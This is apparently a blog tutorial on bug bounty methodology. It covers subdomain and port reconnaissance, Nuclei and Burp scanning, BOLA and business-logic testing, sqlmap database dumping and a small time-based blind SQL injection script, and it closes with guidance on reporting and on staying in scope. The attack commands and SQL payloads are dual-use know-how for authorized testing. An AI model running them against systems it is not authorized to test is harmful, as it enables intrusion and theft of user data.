Listen to this Post

Introduction:
Bug bounty programs have revolutionized cybersecurity by crowdsourcing vulnerability discovery, enabling organizations to fortify their defenses through the collective skills of ethical hackers. This guide delves into the professional methodologies and toolchains used to identify, exploit, and responsibly report critical security flaws, transforming enthusiasts into effective hunters. By mastering these techniques, you can navigate platforms like Cyberbay and others with precision, turning your skills into a valuable asset for the global security community.
Learning Objectives:
- Master the end-to-end bug bounty workflow, from reconnaissance to proof-of-concept development.
- Gain hands-on proficiency with essential security tools for both automated scanning and manual exploitation.
- Develop the ability to write professional, actionable vulnerability reports that ensure clear remediation.
You Should Know:
1. The Art of Reconnaissance and Target Mapping
The initial phase of any successful bug bounty engagement is comprehensive reconnaissance. This involves passively and actively gathering intelligence about the target’s digital footprint to identify all potential attack surfaces, including forgotten subdomains, exposed cloud storage, and outdated applications.
Step-by-step guide:
Subdomain Enumeration: Use tools like `amass` or `subfinder` to discover subdomains. A comprehensive command is:
amass enum -passive -d target.com -o subdomains.txt
subfinder -d target.com -o subfinder_results.txt
Merge and sort the results: `cat subdomains.txt subfinder_results.txt | sort -u > all_subs.txt`
Service Discovery: Probe the discovered hosts to identify running services and open ports using nmap. A targeted scan is more efficient:
nmap -sV -sC -T4 -p- --min-rate=1000 -iL all_subs.txt -oA nmap_scan_results
This command runs a version detection (-sV), default scripts (-sC), on all ports (-p-) of the listed subdomains.
Technology Identification: Use `httpx` or a browser extension like Wappalyzer to fingerprint web technologies (e.g., CMS, JavaScript frameworks, server software) on live hosts. This reveals potential vulnerabilities associated with specific versions.
cat live_hosts.txt | httpx -title -tech-detect -status-code -o tech_stack.json
- Automated Vulnerability Scanning with Burp Suite & Nuclei
After mapping the target, employ automated scanners to efficiently identify common vulnerabilities like SQLi, XSS, and misconfigurations. These tools act as force multipliers, but their findings must always be validated manually.
Step-by-step guide:
Configuring Burp Suite: Set up Burp as a proxy in your browser. Scope your target correctly within Burp’s `Target` tab to avoid testing out-of-scope assets. Use `Burp Scanner` to run active scans against in-scope URLs.
Leveraging Nuclei Templates: Nuclei uses community-powered templates to detect thousands of vulnerabilities. First, update the template database:
nuclei -update-templates
Then, run a scan against your list of live hosts, focusing on critical severity templates:
nuclei -l live_hosts.txt -t cves/ -t exposures/ -severity critical,high -o nuclei_findings.txt
Triaging Results: Import all scanner findings into a tracker. Prioritize entries that are likely to be true positives (e.g., specific version-based CVEs) for immediate manual verification.
- Manual Testing for Logic Flaws & API Security
The most critical and high-value bugs are often logic flaws that automated tools cannot detect. This requires a deep understanding of application workflow, business logic, and modern API security.
Step-by-step guide:
Intercepting Requests: Use Burp Proxy or OWASP ZAP to intercept every request and response. Focus on state-changing actions like login, payment, password reset, and role changes.
Testing for Broken Object Level Authorization (BOLA): This is a top API security risk. If an endpoint like `GET /api/v1/user/123/orders` returns a user’s orders, change the `user_id` parameter to 124. If you see another user’s data, you’ve found a critical BOLA vulnerability.
Testing Business Logic: For an e-commerce site, add items to a cart, intercept the `POST /cart/applyCoupon` request, and try manipulating the `discount_amount` to a negative value to see if it inappropriately increases the total. Always test the complete workflow from start to finish.
4. Exploitation and Proof-of-Concept Development
Finding a potential vulnerability is only half the battle. Creating a reliable, standalone proof-of-concept (PoC) is essential for proving impact and getting your report accepted.
Step-by-step guide (Example: Blind SQL Injection):
Detection: You identify a parameter `product_id` that behaves oddly with a single quote: `product?id=1’` causes a different HTTP response or time delay.
Exploitation with SQLmap: Use `sqlmap` for automated exploitation and data extraction.
sqlmap -u "https://target.com/product?id=1" --batch --level=3 --risk=2 --dbs
To extract data from a specific database and table:
sqlmap -u "https://target.com/product?id=1" -D customer_db -T users --dump
Building a PoC Script: For a time-based blind SQLi, write a simple Python script to demonstrate the vulnerability without using sqlmap.
import requests
import time

target_url = "https://target.com/product"
payload = "1' AND (SELECT sleep(5) FROM users WHERE username='admin')--"
start = time.time()
r = requests.get(target_url, params={"id": payload})
elapsed = time.time() - start
if elapsed > 4.5:
print(f"[!] Vulnerable! Conditional delay of {elapsed:.2f} seconds detected.")
5. Professional Reporting and Communication
A well-structured, clear, and professional report is the final and most crucial step. It bridges the gap between your technical discovery and the developer who needs to fix it.
Step-by-step guide:
& Executive Summary: Start with a concise, descriptive title (e.g., “Broken Object Level Authorization in `/api/v1/users/{id}/profile` allows viewing any user’s PII”). Provide a 2-3 line summary of the vulnerability, its impact, and the affected component.
Detailed Technical Breakdown:
- Vulnerability Description: Clearly explain the flaw (e.g., missing authorization check).
- Steps to Reproduce: Provide a numbered, step-by-step guide. Include every click, input, and intercepted request/response. Use exact URLs and payloads.
- Proof of Concept: Attach your script, screenshots, or a video. Highlight the key part of the PoC output that shows the impact (e.g., dumped database records, admin cookie).
- Impact Assessment: Detail the potential business impact (data breach, financial loss, reputational damage).
Remediation Guidance: Suggest a specific fix. For the BOLA example: “Implement a proper authorization check that verifies the `user_id` in the request path or body matches the `user_id` in the authenticated user’s session token.”
What Undercode Say:
- Methodology Trumps Tools: Success in bug bounties is 20% about the tools and 80% about a rigorous, curious, and systematic methodology. The most valuable finds come from manual testing, understanding application context, and chaining multiple low-severity issues into a critical exploit chain. Tools are merely amplifiers for a skilled hunter’s intuition.
- The Ethical Imperative is Non-Negotiable: Operating within the published scope and rules of engagement is the foundation of legitimate bug bounty hunting. Exploiting a vulnerability beyond what is necessary to prove its existence, accessing or damaging other users’ data, or demanding payment outside the platform’s framework can have serious legal and professional consequences. Responsible disclosure is the hallmark of a professional.
Prediction:
The bug bounty ecosystem will continue its rapid evolution, increasingly integrated with DevSecOps pipelines through automated security platforms that can ingest and triage reports via API. Artificial Intelligence will play a dual role: both as an assistant to hunters (suggesting attack vectors based on gathered intelligence) and as a defender for organizations (automatically filtering low-quality reports and identifying false positives). Furthermore, we will see a significant rise in bounties for vulnerabilities in AI/ML systems themselves—such as data poisoning, model theft, and adversarial attacks—creating an entirely new specialization within ethical hacking.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Abhirup Konwar – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


